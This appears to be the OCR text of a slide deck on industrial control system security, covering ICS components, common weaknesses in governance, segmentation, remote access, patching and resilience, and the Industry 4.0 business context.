
SCADA (Supervisory Control And Data Acquisition)

~=

DCS (Distributed Control System)

Nowadays, people tend to say "SCADA" for anything related to ICS


ICS evolution timeline



Then what for the next 10 years ??

ICS Components

- **Sensors and actuators**: allow interaction with the physical world (pressure sensor, valves, motors, …)
- **Local HMI**: Human-Machine Interface, permits the supervision and control of a subprocess
- **PLC (Programmable Logic Controller)**: manages the sensors and actuators
- **Supervision screen**: remote supervision of the industrial process
- **Data historian**: Records all the data from the production and Scada networks
- **MES**: Manufacturing execution system (production status, scheduling, etc.)
- **RTU**: Remote Terminal Unit (standalone PLC)
- **Other low-level devices**: Intelligent electronic devices, wireless devices, variator frequency drives, remote I/O, etc



Main ICS vendors

The traditional vision


> Why is OT security 20 years behind?

Very long-life components (+20 years), frequent obsolescence

The main criterion is availability, not confidentiality

Recent use of standard components & protocols

Systems designed to be isolated but now connected



The new vision

> Leveraging the strengths of OT

Few changes once the system is secured

No data encryption issues


Quality culture & good change management

Dedicated safety systems to prevent a major incident

ICS operations = Safety + Availability + Quality

What is a "secure" ICS architecture?

- Hello the Purdue model!





« LEGACY » ICS
VULNERABILITIES


Governance

Who's in charge of ICS Cybersecurity?


A specific ICS policy exists



An on-site cybersecurity manager is identified



Cyber requirements for 3rd parties are defined



Governance is a key issue, which tends to be overlooked in cybersecurity projects.


It is necessary to create mixed IT/OT teams, and the support of IT cybersecurity teams is generally necessary for the upskilling of OT teams.

Although dedicated cybersecurity tools can help in improving the level of security, no tool will replace qualified personnel.


Network segmentation

No ICS is 100% isolated.


PLCs on the office network



PLCs accessible from the office network



Presence of a DMZ between IT & OT



Network segmentation is often a good starting point for ICS security projects.


Safety Instrumented Systems are the most sensitive assets to protect and should be segmented first.

A network segmentation project usually involves other technical (Active Directory) and organizational (RACI for system administration) segmentation projects.


Remote access

Remote access is a business need.


Remote access to ICS exists



The is a site-to-site connection between the ICS and a third party



Use of unofficial solutions for remote access



It is very common for part of the industrial perimeter to be under the responsibility of third parties, often requiring remote access for maintenance or even supervision.


It is recommended to provide a vetted solution to avoid insecure local initiatives.

It is important to take into account the specific needs of the sites (real-time monitoring of third-party actions by a local actor, non-permanent and limited access to certain machines) when defining the proposed solution.


System administration

Segmentation is not just a network issue.


No security patches applied



No AV/EDR solution



Windows OT machines are part of the corporate AD



The system administration of standard equipment (Windows type) requires specific skills and appropriate training, both of which are rarely present on the OT side.


The application of security patches is necessary, but should be done in a pragmatic way, based on the exposure of the equipment. Over-investment in the subject should be avoided.

As long as OT equipment is part of the corporate Active Directory, an attacker or ransomware can propagate to the ICS, regardless of the network filtering rules.

Resilience


Think resilience globally

Suffered a production-impacting incident within 12 months



Use of obsolete components without sufficient/controlled spare part


The site has an up-to-date inventory



Although backups are usually present, it is rare that they cover all the machines needed for production, especially machines provided and managed by a third-party.

It is essential to have a detailed and up to date view of your equipment, and to integrate elements supplied by & under the responsibility of third parties (packaged PLCs / blackbox)

For many industries, especially manufacturing, the availability of production lines is not sufficient for resilience, other systems need to be integrated into the overall thinking (MES, ERP)


CURRENT
[AND FUTURE]
INDUSTRIAL
CONTROL
SYSTEMS


Industry 4.0

> The theory

Business needs

- **Reduce execution delays** and accelerate the time to market
- **Reduce exploitation costs**
- **Improve quality** or production reliability
- Exceed clients' expectations
- **Rationalize processes** of subcontracting
- **Improve visibility** on the company's performance

New technologies



Wished optimization

Research and development
- Create and develop products

Production & Supply Chain
- Ensure production
- Test and validate finished products

Maintenance & Services
- Ensure maintenance of sold products
- Ensure maintenance of tools machines


Logistic
- Manage logistic
- Track sold products

Other
- Communicate and report

Production assistance example with a cobot screwing a piece

Business need

Produce an electronic equipment with the following operations: sticking, welding and **screwing**



